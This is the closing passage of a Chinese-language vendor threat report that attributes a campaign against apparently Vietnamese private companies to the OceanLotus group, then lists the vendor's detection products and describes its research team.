
图 88 海莲花组织分析配图（18）

因此可以确认，本次攻击确为海莲花组织发起，并且该组织仍然在沿用以往的武器。

本次攻击中所使用的样本文件名为越南语书写，且标题与商业相关，因此很有可能目标针对越南相关的私营企业。

解决方案

1、目前，启明星辰 VenusEye 威胁情报中心已经支持针对此次攻击所涉及情报的查询。



2、天阗高级持续性威胁检测系统无需升级即可检测相关攻击样本。

3、天阗入侵检测系统、天清入侵防御系统等已经支持对此海莲花组织攻击活动的检测，相关事件名：HTTP_木马_海莲花_连接。

关于金睛安全研究团队

金睛
VenusEye

金睛安全研究团队是启明星辰集团检测产品本部专业从事威胁分析的团队。主要职责是对现有产品搜集上报的安全事件、样本数据进行挖掘、分析，并向用户提供专业分析报告。该组织会依据数据产生的威胁情报，对其中采用的各种攻防技术做深入的跟踪和分析，并且给出专业的分析结果、提出专业建议，为用户决策提供帮助。

关于 VenusEye 威胁情报中心

Venuseye 威胁情报中心（www.venuseye.com.cn）是由启明星辰集团倾力打造的集威胁情报收集、分析、处理、发布和应用为一体的威胁情报服务系统，是启明星辰多年网络安全研究和积累的集中体现。系统以自有情报和第三方交换情报为基础数据，综合运用静态分析、动态分析、大数据关联分析、深度学习、多源情报聚合等先进技术，生产和提供高质量的威胁情报信息。